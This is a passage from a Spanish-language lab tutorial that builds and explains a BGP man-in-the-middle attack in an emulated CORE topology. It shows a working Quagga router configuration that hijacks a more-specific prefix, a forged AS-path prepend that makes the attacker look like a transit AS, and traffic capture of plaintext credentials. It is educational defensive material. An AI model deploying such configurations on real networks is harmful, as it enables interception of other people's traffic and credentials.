
y restaurar los cambios que hayamos hecho en la topología mientras la misma estaba encendida. Para cargar toda la configuración, primero vamos a ejecutar el script `restore.sh`, y mandarle por parámetro la carpeta `bgpmitm_off` (ambos elementos, dentro de mi repositorio)

```
# cd BGP-MTIM
# ./restore.sh bgpmitm_off
```

Ahora esperamos unos segundos, y si clickeamos cualquier router, abrimos la consola vtysh y empleamos el comando `sh run`, podríamos apreciar la configuración BGP/OSPF de los routers. Cabe destacar que los cálculos que hacen tanto BGP y OSPF, llevan un tiempo, y debemos esperar hasta que todos los routers aprendan todas las rutas que deberían aprender. Dependiendo las características de nuestra computadora, todo el proceso anterior puede demorar unos segundos, o unos minutos, y para resumir, uno tiene que:

- Esperar a que cargue el core-daemon
- Esperar a que se inicialice la topología .imn
- Esperar a que se cargue la configuración con el `./restore.sh`
- Esperar a que los routers BGP/OSPF hagan su trabajo y propaguen todas las rutas correspondientes

Una vez que completamos los pasos anteriores, con la topología completamente cargada y las tablas de ruteo de todos los routers llenas, nos detenemos a observar lo siguiente:



En ésta imagen podemos apreciar a través de las flechas violetas el recorrido que el tráfico hace hasta llegar al AS 777. Por ejemplo, un router en el AS 666 tiene que pasar por el AS 30 y el AS 20 para llegar

al AS 777. O alguna computadora perteneciente al AS 60, tiene que pasar por el AS 40 para llegar hasta el AS 777. Éstos caminos, son establecidos automáticamente a través de BGP, y como no se especifica ninguna política ni route-map, los caminos se establecen principalmente teniendo en cuenta el atributo AS-PATH, como dijimos anteriormente.

En el AS 777 tenemos al host n13 (77.77.77.7), que actúa como servidor. Tiene un servicio corriendo en el puerto 8000, el cuál es un pequeño script hecho en python solo para ilustrar el ataque de BGP MITM. El script es el siguiente:

```
#!/usr/bin/python
"""
Simple socket server using threads
"""

import socket
import sys
import thread

HOST = ''
PORT = 8000

CRED = "\x1b[1;37;41m"
CWHITE = "\x1b[1;37;40m"
CPINK = "\x1b[1;37;45m"
CEND = "\x1b[0m"

def prepare_server():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    print 'Socket created'

    try:
        s.bind((HOST, PORT))
        s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    except socket.error as msg:
        print 'Bind failed. Error Code : ' + str(msg[0]) + ' Message ' +
msg[1]
        sys.exit()

    print 'Socket bind complete'

    s.listen(10)
    print 'Socket now listening'+str(PORT)
    return s

def print_banner(conn):
    conn.send(CPINK + "-----| " + CEND + "\n")
    conn.send(CPINK + " Best server of the world | " + CEND + "\n")
    conn.send(CPINK + "-----| " + CEND + "\n\n")

def serve_client(conn, addr):
    print_banner(conn)
    conn.send(CWHITE + "Enter your username:" + CEND + "\n")
    username = conn.recv(1024)
```

```

conn.send(CWHITE + "Enter your password:" + CEND + "\n")
password = conn.recv(1024)
conn.send(CRED + "\nThanks for enter your credentials!" + CEND + "\\
n")
conn.send(CRED + "Your data will be sent to NSA." + CEND + "\n" )
conn.close()

def main():
    s = prepare_server()

    while 1:
        conn, addr = s.accept()
        print 'Connected with ' + addr[0] + ':' + str(addr[1])
        thread.start_new_thread(serve_client, (conn,addr))


    s.close()

main()


```

Vamos a hacer un traceroute desde la computadora n21 (perteneciente a la red de usuarios del AS 60) hacia el servidor n13 (del AS 777 con IP 77.77.77.7), para comprobar efectivamente que para llegar desde el AS 60 hacia el AS 777, hay que atravesar al AS 40. Para ello simplemente hacemos doble click sobre la computadora n21, y cuando se nos abra la terminal, ingresamos:

**n21# traceroute -n 77.77.77.7**



Como vemos en la salida del traceroute, para llegar desde el AS 60 hacia el AS 777, debemos atravesar primero al AS 40. Aquí una imagen detallada de los routers por los que se atraviesan:



Hay que tener en cuenta algo muy importante que aún no mencionamos. Todo el tráfico que sale desde la computadora n21 con destino hacia el servidor n13 puede ser visible y manipulado por cualquiera de los routers que se atraviese, en caso de que dicho tráfico no viaje cifrado. Pongamos como ejemplo la web. Imaginémonos que en n13 tenemos un sitio web pero que no tiene certificado SSL/TLS. En ese caso, toda la información correspondiente a la capa de aplicación puede ser visible y manipulada por los routers que estén en medio. Tanto los routers n15, n8, n7, n5, n2, n1, y n18 podrían ver en plano y modificar las peticiones/resuestas a su antojo. Si el usuario de la computadora n23 ingresa datos como contraseñas o números de tarjetas de crédito, las mismas pueden ser vistas en claro por los routers que mencionamos. El hecho de ser un AS de tránsito implica la necesidad de routers más grandes, ya que van a recibir tráfico destinado hacia redes que no pertenecen a si mismo, sumado al tráfico destinado a ellos mismos, se sumaría mucha cantidad de tráfico, pero también implica la posibilidad de interceptar la información de muchas otras personas/entidades. Para evitar que los routers que están entre medio de cliente/servidor puedan interceptar la información en claro, se utiliza la criptografía, donde solo cliente y servidor conocen la clave para descifrar el contenido. Cabe aclarar que lo que se cifra es el contenido de la capa de aplicación, pero las capas por debajo, como la capa de red por ejemplo, siguen siendo visibles. Así que aunque n13 tenga un servidor web con certificado SSL/TLS, los routers de entre medio no podrían saber el contenido de las peticiones/resuestas, pero si sabrían que existe una comunicación entre la computadora n21 y el servidor n13, ya que ésto queda expuesto en la capa de red. Si se desea que los routers no puedan establecer una asociación entre cliente y servidor, se puede emplear una técnica llamada tunneling, empleada por la red TOR y por VPNs, pero ésto ya excede lo que nos interesa analizar.

El servicio que corre en el servidor n13 puede ser accedido mediante herramientas como telnet o nc y no utiliza ninguna clase de cifrado, así que como acabamos de mencionar, el tráfico entre cliente y servidor puede ser visto en claro por los routers del medio. Vamos a experimentar lo siguiente: desde el mismo cliente (n21 del AS 60), vamos a acceder al servicio del servidor n13 (del AS 777 con IP 77.77.77.7), mediante la herramienta nc. Mientras tanto vamos a capturar el tráfico que circula por la interfaz eth1 del router n7 (del AS 40 cuya IP es 40.0.0.13), mediante la herramienta tcpflow.


Para ello, en primer lugar hagamos doble click sobre el router n7 del AS 40, y allí dentro, ingresemos el comando:

```
n7# tcpflow -i eth1 -C
```

y luego, doble click sobre la computadora n21 del AS 60, y una vez dentro, ingresamos:

```
n21# nc 77.77.77.7 8000
```

Una vez dentro del servidor, completamos los datos que nos piden, introduciendo un usuario y contraseña arbitrarios:




```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n21:/tmp/pycore.34261/n21.conf# nc 77.77.77.7 8000
|-----|
| Best server of the world |
|-----|

Enter your username:
user
Enter your password:
123456

Thanks for enter your credentials!
Your data will be sent to NSA.
root@n21:/tmp/pycore.34261/n21.conf#
```

Aquí podemos observar como se emplea el comando nc (netcat) desde la computadora n21 para acceder al servicio localizado en 77.77.77.7:8000. El servidor solo nos pide ingresar nuestras credenciales, que supuestamente luego "enviarán a la NSA", vaya uno a saber por qué...

Mientras tanto, el router n7 perteneciente al AS 40, interceptó el tráfico, incluyendo nuestras credenciales... Prueba:



```
Terminal
Archivo Editar Ver Buscar Terminal Ayuda
root@n7:/tmp/pycore.34261/n7.conf# tcpflow -i eth1 -C
tcpflow: listening on eth1
[1;37;45m|-----|[0m
[1;37;45m| Best server of the world |[0m
[1;37;45m|-----|[0m

[1;37;40mEnter your username:[0m
user
[1;37;40mEnter your password:[0m
123456
[1;37;41m
Thanks for enter your credentials![0m
[1;37;41mYour data will be sent to NSA.[0m
```

Como vemos, el router n7 realizó una captura del tráfico que circula por su interfaz eth1, e interceptó nuestra comunicación con el servidor, incluyendo nuestras credenciales, como vemos resaltadas en rojo. El comando empleado fue tcpflow, el cuál capture el flujo de tráfico que entra/sale por la interfaz establecida con el parámetro -i, ignorando las cabeceras e información correspondiente a capa de red, transporte, etc. La opción -C es para indicar que la salida se muestre en consola. Tal vez algo que nos puede llamar la atención son los caracteres “[1;37;45m”, que en realidad solo se corresponden a la codificación de los colores que muestra el servidor.

Si bien el AS 40 logró interceptar nuestro tráfico, el mismo no realizó ningún ataque de BGP MITM, ya que el AS 40 es un AS de tránsito legítimo entre los AS 60 (donde se encuentra el cliente), y el AS 777 (donde se encuentra el servidor). Cuando queremos llegar a determinado servidor es imposible evitar circular por un cierto número de routers, algunos pertenecientes a nuestro AS (AS del cliente), otros pertenecientes al AS del servidor, y otros pertenecientes a ASs de tránsito, por lo tanto para evitar el incidente anterior es obligatorio emplear criptografía.


Ahora... Qué pasaría si el AS 666 quisiera interceptar el tráfico entre el cliente n21 y el servidor n13? Sería ésto posible dado que dicho AS no brinda tránsito entre AS 60 y AS 777, y que ninguno de sus routers es atravesado para llegar desde n21 a n13? Acá es donde surge el ataque de BGP MITM haciendo que ésto último sea posible.

Anteriormente, a través del script restore.sh habíamos cargado la configuración bgpmitm\_off, en la cuál cada router de la topología, tiene “limpias” sus tablas de ruteo, y todo el tráfico es entutado por el camino que suponemos como legítimo, es decir, suponemos que lo esperado sería que si por ejemplo queiero llegar desde el AS 60 hacia el AS 777, deba pasar por el AS 40, ya que el AS 40 sería el AS de tránsito legítimo que daría conexión a éstos dos ASs.

Ahora vamos a proceder con los siguientes pasos. Primero damos click en la cruz roja que vemos en la columna de la izquierda (que nos dice: “stop the session” si situamos por arriba el cursor). Esperamos a que la sesión termine de cerrar. En el momento en el que todos los dispositivos se vean resaltados por cuadros negros y éstos desaparezcan, significa que la sesión se cerró satisfactoriamente. Luego le damos click en el botón verde de play para volver a iniciar la sesión, y esperamos a que cargue la topología. Una vez que todos los dispositivos se vean resaltados por cuadros verdes y los mismos desaparezcan, significa que la topología se inició correctamente. Luego abrimos una terminal de Linux por fuera de CORE, y cargamos la configuración bgpmitm\_on, en la que se aplica el ataque BGP MITM que ahora pasaremos a analizar en detalle. Introducimos:

```
# ./restore.sh bgpmitm_on
```

Esperamos a que la configuración cargue, y que los routers BGP/OSPF hagan su trabajo hasta que todos llenen sus tablas de ruteo, mientras observamos la siguiente imagen:



Como vemos, con ésta nueva configuración el tráfico que es destinado hacia el AS 777, pasa siempre por el AS 666, que sería el atacante. El AS 666 recibe el tráfico originado en los AS 40, 50, 60 y 70, con destino hacia el AS 777, y luego lo enruta a través de los AS 30 y 20, que sería su camino legítimo hacia el AS 777. Pero... Cómo es que los AS 40, 50, 60 Y 70 respectivamente toman la decisión de enviar el tráfico destinado hacia el AS 777 a través del AS 666?

Para entender ésto último, vamos a observar la configuración de los routers del AS 666. Empecemos por el router n6. Para ello hacemos doble click en el router n6, y una vez dentro introducimos el comando vtysh y luego, en la consola de Quagga, introducimos sh run, la salida sería la siguiente:

```
n6# sh run
Building configuration...
```

#### Current configuration:

```
!
!
service integrated-vtysh-config
!
interface erspan0
!
interface eth0
ip address 66.66.66.6/30
!
interface eth1
ip address 66.66.66.9/30
!
```

```

interface eth2
ip address 66.66.66.13/30
!
interface gre0
!
interface gretap0
!
interface lo
!
router bgp 666
bgp router-id 66.66.66.13
network 66.0.0.0/8
network 77.0.0.0/9
neighbor 66.66.66.5 remote-as 666
neighbor 66.66.66.5 next-hop-self
neighbor 66.66.66.5 route-map MITM-ROUTEMAP out
neighbor 66.66.66.10 remote-as 50
neighbor 66.66.66.10 route-map MITM-ROUTEMAP out
neighbor 66.66.66.14 remote-as 70
neighbor 66.66.66.14 route-map MITM-ROUTEMAP out
!
address-family ipv6
exit-address-family
exit
!
router ospf
network 66.66.66.4/30 area 0.0.0.0
!
ip route 77.0.0.0/9 66.66.66.5
!
ip prefix-list MITM-OUT seq 5 permit 77.0.0.0/9
!
route-map MITM-ROUTEMAP permit 10
match ip address prefix-list MITM-OUT
set as-path prepend 30 20 777
!
route-map MITM-ROUTEMAP permit 20
!
ip forwarding
ipv6 forwarding
!
line vty
!
end

```

Las secciones resaltadas en rojo, serían las nuevas configuraciones en éste router respecto a la topología anterior (bgpmitm\_off). Entre éstas líneas podemos destacar que el router n6 está anunciando el prefijo 77.0.0.0/9, (a través del comando **network 77.0.0.0/9**), que sería un prefijo más específico que el anunciado por el AS 777 (77.0.0.0/8). Hasta aquí tendríamos un sub-prefix hijacking... Pero aquí hay otro ingrediente especial, que es cómo está configurado el route-map. Nunca hablamos mucho sobre los route-maps, ya que es un tema bastante extenso, pero ahora vamos a explicar brevemente.

La sección:

```
ip prefix-list MITM-OUT seq 5 permit 77.0.0.0/9
!
route-map MITM-ROUTEMAP permit 10
match ip address prefix-list MITM-OUT
set as-path prepend 30 20 777
!
route-map MITM-ROUTEMAP permit 20
```

Establece un route-map en el que si algún prefijo coincide con el 77.0.0.0/9, a dicha ruta se le añaden los AS 30, 20 Y 777 al final del AS-PATH correspondiente. En las líneas:

```
neighbor 66.66.66.5 route-map MITM-ROUTEMAP out
neighbor 66.66.66.10 route-map MITM-ROUTEMAP out
neighbor 66.66.66.14 route-map MITM-ROUTEMAP out
```

Se aplica el route-map hacia la salida de todos sus vecinos BGP, es decir, que el route-map se aplica a las rutas que se enseñan, y no a las rutas que se aprenden. Ésto quiere decir que en el momento en el que el router n6 quiera enseñar a sus vecinos, el prefijo 77.0.0.0/9, anunciado por él mismo, lo va a anunciar, agregando al final del AS PATH los AS 30, 20 y 777. Con ésto que se logra? Como el prefijo 77.0.0.0/9, es más específico que el 77.0.0.0/8 anunciado por el AS 777, los routers van a preferir la ruta publicada por el AS 666. Pero la diferencia con un ataque de sub-prefix hijacking es que los routers ven al AS 666 como un AS de tránsito en lugar de verlo como el AS origen! Con ésto todo el tráfico podría ser interceptado por el AS 666, y como el mismo se hace pasar por un AS de tránsito y no como el origen del prefijo, la solución de RPKI no ayudaría a prevenir éstos ataques. Por ejemplo, el AS-PATH que vería el AS 60 para llegar al prefijo 77.0.0.0/9 sería:

AS 70 – **AS 666** - AS 30 - AS 20 - **AS 777**

Como ven, el AS 666 es solo un AS de tránsito para llegar al prefijo. El tráfico luego pasa por los ASs 30 y 20 hasta finalmente llegar al AS 777 que sería el destino legítimo. Si no se empleara el route-map, y solo se publicara el prefijo 77.0.0.0/9 (ataque de sub-prefix hijacking), el AS 60 vería el siguiente AS-PATH para dicho prefijo:

AS 70 – **AS 666**

Se ve la diferencia? En un ataque convencional de sub-prefix hijacking, el origen del prefijo sería el mismo AS que está publicando la ruta falsa, y en éste caso, RPKI detectaría la ruta como no válida, y si luego el AS 666 no enruta por su cuenta el tráfico hacia su destino, dejaría sin acceso a los usuarios legítimos de los servicios ofrecidos en el AS 777.

El último detalle de las configuraciones nuevas para que el ataque de BGP MITM funcione en ésta topología, fue agregar rutas estáticas en los 3 routers del AS 666.

En el router n6 tenemos la ruta estática:

```
ip route 77.0.0.0/9 66.66.66.5
```

En el router n16:

```
ip route 77.0.0.0/9 66.66.66.1
```

